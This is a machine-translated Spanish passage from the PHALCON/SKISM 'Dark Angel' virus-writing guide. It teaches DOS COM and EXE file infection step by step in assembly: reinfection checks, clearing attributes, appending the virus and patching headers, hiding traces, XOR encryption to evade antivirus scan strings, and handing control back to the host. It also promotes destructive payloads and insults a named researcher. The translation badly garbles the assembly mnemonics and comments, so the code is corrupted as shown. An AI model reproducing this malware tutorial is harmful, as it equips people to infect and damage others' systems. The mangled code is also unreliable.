Cada virus tiene ciertas características con las que usted puede identificar si un archivo ya se infecta. Por ejemplo, un cierto pedazo de código puede siempre ocurra en un lugar predecible. O quizás la instrucción de JMP es siempre codificado de la misma manera. Indiferente, usted debe asegurarse su el virus tiene un marcador para que las infecciones múltiples del mismo archivo no hagan ocurra. Aquí es un ejemplo de un tal cheque (para un COM archivo infector):

```
mov ah,3Fh; Lea tres primero
cx del mov, 3; los bytes del archivo
dx del prado, [el pulidor del bp+offset]; al pulidor
int 21h

hacha del mov, 4202h; BUSCA de EOF
cx del xor, cx; DX:CX = el desplazamiento
dx del xor, dx; Devuelve filesize
int 21h; en DX:AX

hacha del subalterno, virus_size + 3
los cmp formulan ptr [bp+offset buffer+1], hacha
infect_it del jnz

bomb_out:
ah del mov, 3Eh; el cierre del resto el archivo
int 21h; y va hallazgo otro
```

Se asume que BX sostiene una asa del archivo al programa ser en este ejemplo, verificado para infección y el virus_size iguala el tamaño del virus. Pulidor se asume que es una área del tres-byte de espacio vacío. Este fragmento del código

lee los primeros tres bytes en el pulidor y entonces compara la
situación de JMP
(localizó en la palabra que empieza a las buffer+1) al filesize Si el
JMP
puntos a los bytes del virus_size ante el EOF, entonces el archivo ya
es
infectado con este virus. Otro método sería investigar a un cierto
situación en el archivo para un byte del marcador o palabra. Por
ejemplo:

```
ah del mov, 3Fh; Lea cuatro al primero
cx del mov, 4; los bytes del archivo en
dx del prado, [el pulidor del bp+offset]; el pulidor.
int 21h

ptr de byte de cmp [buffer+3], infection_id_byte; el Cheque el cuarto
bomb_out del jz; el byte para el marcador
infect_it:
```

ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
ANDE 4 - INFECTE EL ARCHIVO
ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ

Éste es los "intestinos" del virus, el corazón del replicator. Una vez
usted
ha localizado un archivo potencial, usted debe ahorrar los atributos,
tiempo, fechan,
y clasifica según tamaño para el uso más tarde. Lo siguiente es una
avería del DTA:

```
Tamaño del desplazamiento lo que es
0h 21 BYTES Reservaron, varía según la versión de DOS
15h atributo de Archivo de BYTE
16h tiempo de Archivo de PALABRA
18h fecha de Archivo de PALABRA
1Ah DWORD File el tamaño
1Eh 13 BYTES el filename de ASCIIZ + la extensión
```

Cuando usted puede ver, el DTA sostiene toda la información vital sobre
el archivo que
usted necesita. El fragmento del código siguiente es una muestra de
cómo ahorrar el info:

```
si del prado, [bp+offset DTA+15h]; la Salida de los atributos
cx del mov, 9; Termine con tamaño
di del prado, [el f_attr del bp+offset]; el Movimiento en sus
situaciones
movsb del representante
; Las variables necesitaron
¿db del f_attr?
¿dw del f_time?
¿dw del f_date?
¿dd del f_size?
```

Usted puede cambiar ahora que el archivo no atribuye a nada a través de
INT 21h/Function
43h/Subfunction 01h. Éste es permitir infección de sistema, oculto, y

lea sólo archivos. Sólo primitivo (o mínimo) los virii no pueden manejar tal
archivos.

```
dx del prado, [bp+offset DTA+1eh]; DX apunta al filename en
hacha del mov, 4301h; DTA
cx del xor, cx; los atributos del archivo Claros
int 21h; el Problema la llamada
```

Una vez los atributos se han aniquilado, usted puede abrir el archivo con
impunidad callosa. Use una asa abierto en modo del read/write.

```
dx del prado, [bp+offset DTA+1eh]; Use filename en DTA
hacha del mov, 3d02h; el modo del read/write Abierto
int 21h; el duh.
hacha del xchg, bx; el Asa es más útil en
; BX
```

Ahora nosotros venimos a la parte usted tiene todos está esperando para: la rutina de infección.
Yo estoy contento presentar código que manejará la infección de archivos de COM.
Bostece, usted dice, yo ya puedo hacer eso con la información presentada en el
instalación anterior. Ah, pero hay más, mucho más. Una muestra EXE también se presentarán brevemente infector.

La teoría detrás de COM archiva la infección se cubrió en la última instalación,
así que yo no cavaré de nuevo en los detalles. Aquí es un infector de la muestra:

```
; La muestra el infector de COM. Asume que BX sostiene el asa del archivo
; Asuma COM archivan criterio de infección de pasos y no ya infectaron
ah del mov, 3fh,
dx del prado, [bp+buffer1]
cx del mov, 3,
int 21h

hacha del mov, 4200h; el indicador de archivo de Movimiento a
cx del xor, cx; el principio del
dx del xor, dx; el archivo
int 21h

ptr de byte de mov [bp+buffer2], 0e9h; JMP
hacha del mov, palabra ptr [el bp+f_size]
hacha del subalterno, part1_size; Normalmente 3
los mov formulan ptr [bp+buffer2+1], hacha; el desplazamiento de JMP

; Ponga en código instrucción de JMP para reemplazar empezando del archivo
ptr de byte de mov [bp+buffer2], 0e9h; JMP
hacha del mov, palabra ptr [el bp+f_size]
hacha del subalterno, part1_size; Normalmente 3
los mov formulan ptr [bp+buffer2+1], hacha; el desplazamiento de JMP
```

```
; Escriba la instrucción de JMP al principio del archivo
ah del mov, 40h; Escriba bytes de CX a
cx del mov, 3; el asa en BX de
dx del prado, [bp+buffer2]; el pulidor - > DS:[DX]
int 21h

hacha del mov, 4202h; el indicador de archivo de Movimiento a
cx del xor, cx; el extremo de archivo
dx del xor, dx,
int 21h

ah del mov, 40h; Escriba bytes de CX
cx del mov, endofvirus - startofpart2; el tamaño Eficaz de virus
dx del prado, [bp+startofpart2]; Empieza escriba a la salida
int 21h

; Las variables
buffer1 db 3 dup (?) ; Ahorró bytes del
; infectó archivo para restaurar
; después
buffer2 db 3 dup (?) ; El pulidor de Temp
```

Después de algún examen, este código demostrará ser fácil entender. It salidas leyendo los primeros tres bytes en un pulidor. Nota que usted pudo
ha hecho esto en un paso más temprano, como cuando usted está verificando para un
infección anterior. Si usted ya ha hecho esto, usted no hace obviamente necesite hacerlo de nuevo. Este pulidor debe guardarse así en el virus que puede ser
restauró después cuando el código se ejecuta.

Las infecciones de EXE también son simples, aunque un pedazo más difícil de entender.
Primero, el thoery. Aquí es el formato del título de EXE:

```
Ofs Name los Comentarios del Tamaño
00 firma 2 bytes siempre 4Dh 5Ah (MZ)
*02 último Botones Size 1 palabra número de bytes en última página
*04 Páginas del archivo 1 palabra número de 512 páginas del byte
06 Artículos de Reloc 1 palabra número de entradas en mesa
08 director Paras 1 palabra tamaño de título en 16 paras del byte
0A MinAlloc 1 palabra que la memoria mínima requirió en paras
0C MaxAlloc que 1 memoria de máximo de palabra quiso en paras
*0E PreReloc SS que 1 palabra compensó en paras para apilar segmento
*10 SP iniciales 1 palabra que empieza valor de SP
12 checksum negativos que 1 palabra ignoró actualmente
*14 por Reloc IP 1 palabra ejecución salida dirección
*16 por Reloc CS 1 palabra preadjusted empiezan segmento
18 mesa de Reloc compensó 1 palabra se compensa de la salida de
archivo)
1A número de la cubierta que 1 palabra ignoró si no la cubierta
1C Reserved/unused 2 palabras
* denota bytes que deben ser cambiados por el virus
```

Para entender esto, usted debe comprender primero que se estructuran archivos de EXE
en los segmentos. Estos segmentos pueden empezar y pueden acabar en cualquier parte. Todos a los que usted tiene
haga para infectar un archivo de EXE es tachuela en su código al extremo. Será entonces
en su propio segmento. Ahora todos que usted tiene que hacer son haga el virus codificar ejecute
antes del código del programa. Infecciones de COM diferentes, ningún código del programa es
borrado, aunque el título se modifica. Note que el virus puede calmar tenga la V1/V2 estructura, pero sólo V2 necesidades ser encadenado al extremo
del archivo de EXE infectado.

Compense 4 (Páginas del Archivo) los sostenimientos el tamaño del archivo dividido por 512, redondeado,
a. Compense 2 sostenimientos el tamaño del archivo modulo 512. Compense 0Eh sostenimientos el
desplazamiento del párrafo (pariente al extremo del título) de la inicial
segmento de la pila y Compensó 10h sostenimientos el desplazamiento (pariente a la salida
del segmento de la pila) del indicador de la pila inicial. Compense 16h sostenimientos el
el desplazamiento del párrafo del pariente de punto de entrada al extremo del título
y compensó 14h sostenimientos el desplazamiento entrada punto pariente a la salida de
el segmento de la entrada. Compense que 14h y 16h son la llave a agregar el startup
código (el virus) al archivo.

Antes de que usted infecte el archivo, usted debe ahorrar que el CS:IP y SS:SP encontraron en
el título de EXE, cuando usted necesita restaurarlos en la ejecución. Note eso
SS:SP no se guarda en Intel marcha atrás-doble-palabra formato. Si usted no sabe
lo sobre el que yo estoy hablando, no preocupa; sólo es para muy las personas del picky. Usted
también deba ahorrar la longitud del archivo cuando usted necesitará usar ese valor varios
tiempos durante la rutina de infección. Ahora es tiempo para calcular algunos
¡desplazamientos! Para encontrar el nuevo CS:IP y SS:SP, use el código siguiente. It
asume que el tamaño del archivo está cargado en DX:AX.

```
bx del mov, palabra ptr [bp+ExeHead+8]; el tamaño del Título en párrafos
; ^---haga usted no destruye el asa del archivo
cl del mov, 4; Multiplique a través de 16. No quiera
bx del shl, cl; el trabajo con títulos > 4096
; los bytes. ¡Oh bien!
hacha del subalterno, bx; Substraiga tamaño del título de
dx del sbb, 0; el tamaño del archivo
```

```
; Ahora DX:AX está cargado con tamaño del archivo el menos tamaño del
título
cx del mov, 10h; DX:AX/CX = el Resto del HACHA DX
cx del div
```

Este código es bastante ineficaz. Probablemente sería más fácil de dividir por
16 realizan una substracción recta primero y entonces del HACHA, pero esto pasa
para ser el código yo escogí. Cosas así es vida. Sin embargo, este código tiene algunos
ventajas encima del más eficaz. Con esto, usted está seguro que
el IP (en DX) estará bajo 15. Esto permite la pila para ser en el mismo segmente como el punto de la entrada, con tal de que el indicador de la pila sea un número grande.

Ahora AX*16+DX puntos al extremo de código. Si el virus empieza inmediatamente
después del extremo del código, pueden usarse HACHA y DX como el CS inicial y IP,
respectivamente. Sin embargo, si el virus tiene alguna basura (código o datos) antes de
el punto de la entrada, agregue el desplazamiento de punto de entrada a DX (ningún ADC con HACHA es
necesario desde DX siempre será pequeño).

```
los mov formulan ptr [bp+ExeHead+14h], dx; el Desplazamiento de IP
los mov formulan ptr [bp+ExeHead+16h], hacha; el Desplazamiento de CS
en módulo
```

Pueden calcularse el SP y SS ahora. El SS es igual al CS. El
el valor real del SP es no pertinente, con tal de que sea así grande bastante el
la pila no borrará código (recuerda: la pila crece hacia abajo). Como un
regla general, asegúrese el SP es por lo menos 100 bytes más grande que el virus
tamaño. Esto debe ser suficiente evitar problemas.

```
los mov formulan ptr [bp+ExeHead+0Eh], hacha; el disp del Párrafo. SS
los mov formulan ptr [bp+ExeHead+10h], 0A000h; Empezando SP
```

Todos que quedan tocar el violín en el título son el tamaño del archivo. Restaure el
el tamaño del archivo original de dondequiera que usted lo salvó a DX:AX. Para calcular
DX:AX/512 y DX:AX MOD 512, use el código siguiente:

```
cl del mov, 9; Use cambia de nuevo para
dx del ror, cl; la división
empuje hacha; Necesita usar HACHA de nuevo
hacha del shr, cl,
dx del adc, hacha; las páginas en dx
hacha del estallido
y ah, 1; mod 512 en hacha
```

```
los mov formulan ptr [bp+ExeHead+4], dx; Arreglar-a el tamaño del
archivo en
los mov formulan ptr [bp+ExeHead+2], hacha; el título de EXE.

Todos que quedan están escribiendo el título de EXE atrás y están
encadenando el virus
al extremo del archivo. ¿Quiere usted el código? Usted consigue código.

ah del mov, 3fh; BX sostiene asa
cx del mov, 18h; no necesita título entero
dx del prado, [el bp+ExeHead]
int 21h

llame infectexe

hacha del mov, 4200h; el Rebobinado a empezar de
cx del xor, cx; el archivo
dx del xor, dx,
int 21h

ah del mov, 40h; Escriba título atrás
cx del mov, 18h,
dx del prado, [el bp+ExeHead]
int 21h

hacha del mov, 4202h; Va a acabar de archivo
cx del xor, cx,
dx del xor, dx,
int 21h

ah del mov, 40h; la Nota: Sólo necesita escribir
cx del mov, part2size; parte 2 del virus
dx del prado, [bp+offset part2start]; (Partes de virus
int 21h; definió primero en
; la instalación de
; la guía)

Note que este código solo no es suficiente escribir un COM o infector
de EXE.
El código también se necesita transferir controle atrás al programa del
padre. El
la información necesitó hacer esto se presentará en la próxima
instalación.
En el entretanto, usted puede intentar figurarlo fuera adelante su
propio; sólo recuerda
que usted debe restaurar todos que usted cambió.

  ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
ANDE 5 - la TAPA SUS HUELLAS
  ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
Este paso, aunque simple hacer, también se descuida fácilmente. Es
sumamente
importante, cuando un usuario cauto se alertará a la presencia de un
virus por cualquiera
actualizaciones innecesarias a un archivo. En su forma más simple,
involucra el
```

restauración de atributos del archivo, tiempo y fecha. Esto se hace con el
siguiendo:


```
hacha del mov, 5701h; el time/date de archivo de Juego
dx del mov, palabra ptr [el bp+f_date]; DX = la fecha
cx del mov, palabra ptr [el bp+f_time]; CX = tiempo
int 21h

ah del mov, 3eh; Maneje archivo íntimo
int 21h

hacha del mov, 4301h; los atributos del Juego
dx del prado, [el bp+offset DTA + 1Eh]; Filename todavía en DTA
ch del xor, ch,
cl del mov, ptr del byte [el bp+f_attrib]; el Atributo en CX
int 21h
```

También recuerde restaurar el directorio atrás al original si él
cambiado durante la carrera del virus.

ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
Lo que ES VENIR
ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ

Yo he estado contento con la tremenda contestación a la última instalación de
la guía. La próxima vez, yo cubriré el resto del virus así como varias puntas y los trucos comúnes útil por escrito el virii. Hasta entonces, hechura
efectivamente usted busca 40Hex, la revista de PHALCON/SKISM oficial, donde nosotros
puntas de la porción y información pertinente a la comunidad del virus.

□



ÄÄ
NEGADOR: yo exijo haber escrito esto por la presente
archivo.
ÄÄ
DEDICACION: Esto se dedica a Patty Hoffman,
esa perra de grasa que no la conoce el propio nombre,
y a los millones de necios mudos que eran así
asustado por Michelangelo que ellos no tocaron
sus computadoras durante un día entero.
ÄÄ
SALUDA: a todos los miembros de PHALCON/SKISM sobre todo
Garbageheap, Hellraiser, y Demogorgon.
ÄÄ

El Virus Crujiente de Angel oscuro que Escribe Guía
ÄÄÄÄ ÄÄÄÄÄÄÄ ÄÄÄÄÄÄÄ ÄÄÄÄÄ ÄÄÄÄÄÄÄ ÄÄÄÄÄ
"Es la cosa correcta para hacer"

INSTALACION III: VIRII NO RESIDENTE, PARTA II

Dé la bienvenida a la tercera instalación de mi Virus que Escribe Guía. En el
instalación anterior, yo cubrí la parte primaria del virus - el replicator. Como prometió, yo cubriré el resto ahora del no residente virus y código del presente que, cuando combinó con código del anterior instalación, será suficiente permitir a cualquiera para escribir un virus simple.
Adicionalmente, yo presentaré unos trucos fáciles y puntas que pueden ayudar
perfeccione su código.

EL SIMULADOR

El simulador es que los escritores de virus de defensa más comúnes acostumbran a evitar
descubrimiento de virii. La rutina del encryption/decryption más común por lejos
es el XOR, desde que puede usarse para encryption y decryption.

```
¿dw del encrypt_val? ; Debe estar en alguna parte en área del decrypted

decrypt:
encrypt:
dx del mov, palabra ptr [el bp+encrypt_val]
cx del mov, (part_to_encrypt_end - el part_to_encrypt_start + 1) / 2
si del prado, [el bp+part_to_encrypt_start]
di del mov, si,

xor_loop:
lodsw
hacha del xor, dx,
stosw
xor_loop de la vuelta
```

Los usos rutinarios anteriores una rutina de XOR simple a encrypt o código del decrypt
en memoria. Ésta es esencialmente la misma rutina como el uno en el primero
instalación, excéptúelo el encrypts formula en lugar de los bytes. Tiene por consiguiente
65,535 mutaciones como opuso a 255 y también es dos veces como rápidamente. Mientras esto
la rutina es simple entender, deja mucho ser deseado cuando es grande y por consiguiente casi está rogando ser un examine cordón. Un método mejor
sigue:

```
¿dw del encrypt_val?

decrypt:
encrypt:
```

```
dx del mov, palabra ptr [el bp+encrypt_val]
bx del prado, [el bp+part_to_encrypt_start]
cx del mov, (part_to_encrypt_end - el part_to_encrypt_start + 1) / 2

xor_loop:
los xor formulan ptr [el bx], dx
agregue bx, 2,
xor_loop de la vuelta
```

Aunque este código es muy más corto, es posible llevar más allá reduzca su
tamaño. El método mejor es insertar los valores por el encryption valore,
BX, y CX, en en infección-tiempo.

```
decrypt:
encrypt:
bx del mov, 0FFFFh,
cx del mov, 0FFFFh,

xor_loop:
los xor formulan ptr [el bx], 0FFFFh
agregue bx, 2,
xor_loop de la vuelta
```

Pueden cambiarse todo los valores denotados por 0FFFFh en infección a valores
destine para el archivo infectado. Por ejemplo, BX debe cargarse con
el desplazamiento de pariente del part_to_encrypt_start a la salida de los infectaron
archivo cuando la rutina del encryption se escribe al archivo infectado.

La ventaja primaria del código usada sobre es el minimisation de examine
codifique longitud. El examine el código sólo puede consistir en esas porciones del código
qué permanece constante. En este caso, hay sólo tres o cuatro
bytes consecutivos que permanecen constantes. Desde el encryption entero
sólo consista de sobre un bytes de la docena, el tamaño del examine el código es sumamente
diminuto.

Aunque la función de la rutina del encryption está clara, quizás el
los encryption iniciales valoran y el cálculo de valores subsecuentes no es como
lúcido. El valor inicial para la mayoría del encryptions de XOR debe ser 0. Usted debe
cambie que los encryption valoran durante el proceso de infección. Un azar
el valor del encryption se desea. El método más simple de obtener un azar
el número es consultar al reloj interior. Un número del azar puede ser fácilmente
obtenido con un simple:

```
ah del mov, 2Ch; Hágame un número del azar.
int 21h
los mov formulan ptr [el bp+encrypt_val], dx; también puede usar CX
```

Algunas funciones del encryption no facilitan un valor inicial de 0. Para un
ejemplo, eche una mirada a la Ballena. Usa el valor de la palabra anterior como
un encryption valoran. En estos casos, simplemente use un JMP para saltar más allá del
rutina del decryption al codificar el virus. Sin embargo, haga infecciones seguras
¡JMP a la situación correcta! Por ejemplo, esto es cómo usted codificaría semejante
virus:

```
org 100h

salida:
past_encryption del jmp

; La inserción su rutina del encryption aquí

past_encryption:
```

La rutina del encryption es la UNICA parte del virus que necesita ser unencrypted. A través de las técnicas código-mudanza, es posible copiar el
mecanismo de infección al montón (situación de memoria más allá del extremo del archivo
y antes de la pila). Todos que se requieren son unas instrucciones de MOVSW
y un JMP. Primero la rutina del encryption debe copiarse, entonces el escribiendo, entonces el decryption, entonces el Retorno atrás al programa. Para
ejemplo:

```
si del prado, [el bp+encryption_routine]
di del prado, [el bp+heap]
cx del mov, encryption_routine_size,
empuje si
empuje cx
movsb del representante

si del prado, [el bp+writing_routine]
cx del mov, writing_routine_size,
movsb del representante

cx del estallido
si del estallido
movsb del representante

al del mov, 0C3h; la Tachuela en un retorno cercano
stosb

llame [el bp+heap]
```

Aunque la mayoría del virii, para la causa de simplicidad, usa la misma rutina para ambos
encryption y decryption, el código anterior muestra esto es completamente
innecesario. La única modificación del código anterior para la inclusión de un
la rutina del decryption separada es sacar los Empujones y reemplazar los Estallidos
con el si del PRADO apropiado y cx de MOV.

Rutinas del encryption originales, mientras interesante, no podría ser los más buenos.
Las rutinas del encryption robadas son los más buenos, sobre todo aquéllos robados de,
¡programas de shareware de encrypted! Sydex es notorio para usar encryption en
su shareware programa. Eche una mirada a un programa del shareware es endeble
encryption y percepción libre para copiarlo en su propio. Esperanzadamente, el anti -
los diseñadores virales crearán un examine cordón por el que descubrirá infección
su virus en productos del shareware simplemente porque el encryption es el mismo.

Note que éste no es un tratamiento lleno de rutinas de ocultación. Un lleno
el archivo del texto podría escribirse exclusivamente en técnicas del encryption/decryption. Esto
es sólo el más simple de todas las posibles técnicas del encryption y hay
mucho más técnicas de ocultación disponible. Sin embargo, para el principiante, él
deba bastar.

EL DISTRIBUIDOR

El distribuidor es la porción del virus al que restaura mando atrás el programa infectado. Los distribuidores para EXE y archivos de COM son,
naturalmente, diferente.

En archivos de COM, usted debe restaurar los bytes por los que se borraron su
virus y entonces transfiere mando atrás a CS:100h que son donde todo el COM
los archivos están inicialmente cargados.

```
RestoreCOM:
di del mov, 100h; Nosotros estamos copiando al principio
si del prado, [el bp+savebuffer]; Nosotros estamos copiando de nuestro pulidor
empuje di; Excepto el desplazamiento para el retorno (100h)
movsw; Mo eficaz que el cx del mov, 3, movsb,
movsb; Altere para satisfacer sus necesidades
retn; UN JMP también trabajará
```

Los archivos de EXE requieren la restauración del segment/pointer de la pila simplemente y
el indicador de segment/instruction de código.

```
ExeReturn:
hacha del mov, es; la Salida al segmento de PSP
agregue hacha, 10h; el Salto el PSP
agregue palabra ptr cs:[bp+ExeWhereToJump+2], hacha
cli
agregue hacha, palabra ptr cs:[bp+StackSave+2]; Restaure la pila
ss del mov, hacha,
sp del mov, cs:[bp+StackSave de ptr de palabra]
sti
db 0eah; JMP PTR SEG:OFF LEJANO
ExeWhereToJump:
dd 0
StackSave:
dd 0

ExeWhereToJump2 dd 0
StackSave2 dd 0
```

En infección, el CS:IP inicial y SS:SP deben guardarse en ExeWhereToJump2 y StackSave2, respectivamente. Ellos deben moverse entonces a
ExeWhereToJump y StackSave antes de la restauración del programa. Esto la restauración puede lograrse fácilmente con una serie de instrucciones de MOVSW.

A algunos les gusta aclarar a todo el prior de los registros al JMP/RET, i.e. ellos emiten
un manojo de instrucciones de XOR. Si usted se siente feliz y desea gastar código
espacie, usted es bienvenido hacer esto, pero es innecesario en la mayoría de los casos.

```
  ÄÄÄÄÄÄÄÄ
LA BOMBA
  ÄÄÄÄÄÄÄÄ
```

"¡El horror! ¡El horror!"
- Joseph Conrad, El Corazón de Oscuridad,

¿Qué pasa por la mente de un usuario de la computadora humilde cuándo un virus activa?
Sufre la víctima confiada de repente qué terrores como la computadora ¿obras un Nazi la melodía? Cómo horrible debe ser perder miles de hora-hombre de
¡trabaje en un momento!

Realmente, yo no apoyo destrucción lasciva de datos y discos por virii. No sirve ningún propósito y normalmente muestra imaginación pequeña. Por ejemplo,
el virus de Michelangelo mundo-famoso no hizo nada más de borre sectores

del paseo con datos tomado al azar de la memoria. Cómo original.
Bostezo.
Por supuesto, si usted está infierno-torcido en destrucción, prosigue y destruye todos
usted quiere, pero simplemente recuerda que esta porción del virus normalmente es el
sólo parte vista por "extremo-usuarios" y lo distingue de otros. El mejor
los ejemplos para fechar incluyen: el Automóvil de la Ambulancia,
Caígase en forma de cascada, Tufarada de Ping, y Cera Caza.
No se olvide los PHALCON/SKISM linean, sobre todo aquéllos por mí (yo tenía que tirar
¡en un tapón para el grupo)!

Cuando usted puede ver, no hay ningún código para hablar de en esta sección. Desde que todos
las bombas deben ser originales, no hay mucho punto de tocar en el código para
¡uno, ahora es allí! Por supuesto, algunos virii no contienen ninguna bomba para hablar
de. Generalmente hablando, sólo aquéllos bajo a los bytes les faltan las bombas aproximadamente 500.
Hay ninguna ventaja de no tener una bomba otra cosa que consideraciones del tamaño.

ÄÄÄÄÄÄÄÄÄ
MEA CULPA
ÄÄÄÄÄÄÄÄÄ
Yo siento para informarlo que los infector de EXE presentaran en el último
la instalación no era bastante perfecta. Yo lo admito. Yo cometí un error de
proporciones colosales El cálculo del tamaño del archivo y mod de tamaño de archivo
512 se atornillaron a. Aquí es la versión corregida:

```
; En entrada, DX:AX sostienen el NUEVO tamaño del archivo

empuje hacha; Ahorre palabra baja de filesize
cl del mov, 9; 2^9 = 512
hacha del shr, cl; / 512
dx del ror, cl; / 512 (clase de)
stc; el Cheque la EXE título descripción
; para la explicación de suma
dx del adc, hacha; de 1 al DIV 512 porción
hacha del estallido; Restaure palabra baja de filesize
y ah, 1; MOD 512
```

Esto produce el tamaño del archivo / 512 + 1 en DX y el archivo clasifica según tamaño modulo 512
en HACHA. El resto permanece el mismo. Pruebe su EXE infección rutina con
El LINK.EXE de Microsoft, desde que no correrá a menos que la infección de EXE es
perfecto.

Yo lo he salvado el problema y me he dado una bofetada la parte superior la cabeza para esto
error mudo.

ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
PUNTAS Y TRUCOS
ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ

Tan ahora se han cubierto todas las partes del virus no residente. Todavía yo
encuentre que yo salí con algunos más K para llenar. Así que, yo presentaré varios
técnicas simples que cualquiera puede incorporar en el virii para mejorar eficacia.

1. Use el montón

El montón es el área de memoria entre el extremo de código y el fondo de
la pila. Puede tratarse convenientemente como una área de los datos por un virus.
Moviendo variables al montón, la necesidad del virus no contiene variables
su código, por eso reduciendo su longitud. Note que desde los volúmenes
el montón no es parte del virus, las variables sólo temporales deben ser
guardado allí, i.e. la rutina de infección no debe contar el montón como
la parte del virus como eso derrotaría el propósito entero de su uso.
Hay dos maneras de usar el montón:

```
; Primero el método

EndOfVirus:
Variable1 equ $
Variable2 equ Variable1 + LengthOfVariable1
Variable3 equ Variable2 + LengthOfVariable2
Variable4 equ Variable3 + LengthOfVariable3

; El ejemplo de primero método

EndOfVirus:
StartingDirectory = $
TemporaryDTA = StartingDirectory + 64
FileSize = TemporaryDTA + 42
Bandera = FileSize + 4

; Segundo método

EndOfVirus:
Variable1 db LengthOfVariable1 dup (?)
Variable2 db LengthOfVariable2 dup (?)
Variable3 db LengthOfVariable3 dup (?)
Variable4 db LengthOfVariable4 dup (?)

; El ejemplo de segundo método
EndOfVirus:
Db de StartingDirectory 64 dup (?)
Db de TemporaryDTA 42 dup (?)
```

¿Dd de FileSize?
¿Db de la bandera?

Los dos métodos difieren ligeramente. Usando el primer método, usted cree un archivo que será la longitud exacta del virus (más los startup codifican). Sin embargo, cuando el referencing las variables, tamaño, especificaciones como BYTE PTR, PALABRA PTR, DWORD PTR, etc., siempre deba se usado o el ensamblador se turbará los sentidos. Secondly, si el las variables necesitan ser reestructuradas por alguna razón, la cadena entera de Iguala se destruirá y debe reconstruirse. Virii codificó con segundo método no necesita especificaciones del tamaño, pero el archivo resultante sea más grande que el tamaño real del virus. Mientras esto no es normalmente un problema, dependiendo del cheque del reinfection, que el virus puede infecte el archivo original cuando corre. Ésta no es una invalidez grande, sobre todo considerado las ventajas de este método.

En todo caso, el uso del montón puede disminuir grandemente el eficaz longitud del código del virus y por eso lo hace mucho más eficaz. El sólo cosa para mirar fuera para está infectando COM grande archiva donde el el montón quiere "la envoltura alrededor de" compensar 0 del mismo segmento, adulterando, el PSP. Sin embargo, este problema se evita fácilmente. Al considerar si un archivo de COM es demasiado grande para infectar por esta razón, simplemente agregue el tamaño del área inconstante temporal al tamaño del virus para los propósitos de el cheque.

2. Use procedimientos

Los procedimientos son útiles reduciendo el tamaño del virus que es siempre una meta deseada. Sólo usa procedimientos si ellos ahorran espacio. To determine la cantidad de bytes ahorrada por el uso de un procedimiento, use el fórmula siguiente:

Permita PS = el tamaño del procedimiento, en bytes,
los bytes ahorraron = (PS - 4) * las invocaciones del número - PS

Por ejemplo, el procedimiento del archivo íntimo,

```
close_file:
ah del mov, 3eh; 2 bytes
int 21h; 2 bytes
ret; 1 byte
; PS = 2+2+1 = 5
```

es sólo viable si se usa 6 o más veces, como (5-4)*6 - 5 = 1. A ¡economías enormes de uno (1) el byte! Desde que ningún cierre del virus un archivo en seis

lugares diferentes, el procedimiento del archivo íntimo es claramente inútil y
debe evitarse.

Siempre que posible, diseñe los procedimientos para ser tan flexible como
posible. Ésta es la razón principal por qué el búlgaro codificar es tan firme.
Simplemente eche una mirada a la fuente para la Muerte Arrastrándose. Por ejemplo, el
movimiento archivo indicador procedimiento:

```
go_eof:
al del mov, 2,
move_fp:
dx del xor, dx,
go_somewhere:
cx del xor, cx,
ah del mov, 42h,
int 21h
ret
```

La función era figura con flexibilidad en mente. Con una LLAMADA a go_eof, el procedimiento moverá el indicador del archivo al extremo del archivo. Una LLAMADA al move_fp con AL puso a 0, el indicador del archivo será
restablezca. Una LLAMADA al go_somewhere con DX y AL puso, el indicador del archivo
puede moverse en cualquier parte dentro del archivo. Si la función se usa
pesadamente, los ahorros podrían ser enormes.

3. Use ensamblador bueno y debugger

El ensamblador mejor yo he encontrado para fechar es Ensamblador de Turbo. It
genera código firme sumamente rápidamente. Use la /m2 opción a elimine todo el placeholder NOPs del código. Las ventajas son obvio - el desarrollo más rápido y el código más pequeño.

El debugger mejor también es hecho por Borland, el rey de desarrollo, herramientas. Turbo Debugger tiene tantos rasgos que usted simplemente podría querer
¡para comprarlo así usted puede leer el manual! Puede desviar muchos debugger
trampas con facilidad y es ideal para probar. Adicionalmente, este debugger
tiene 286 y 386 versiones del modo protegido específicas cada uno de los cuales son
más aun poderoso que sus colegas del modo reales.

4. No use MOV en lugar del PRADO

Al escribir su primer virus, usted puede olvidarse a menudo de usar PRADO en cambio
de MOV cuando los desplazamientos cargantes. Éste es un error serio y es a menudo
hecho empezando coders del virus. Los efectos dañosos de semejante

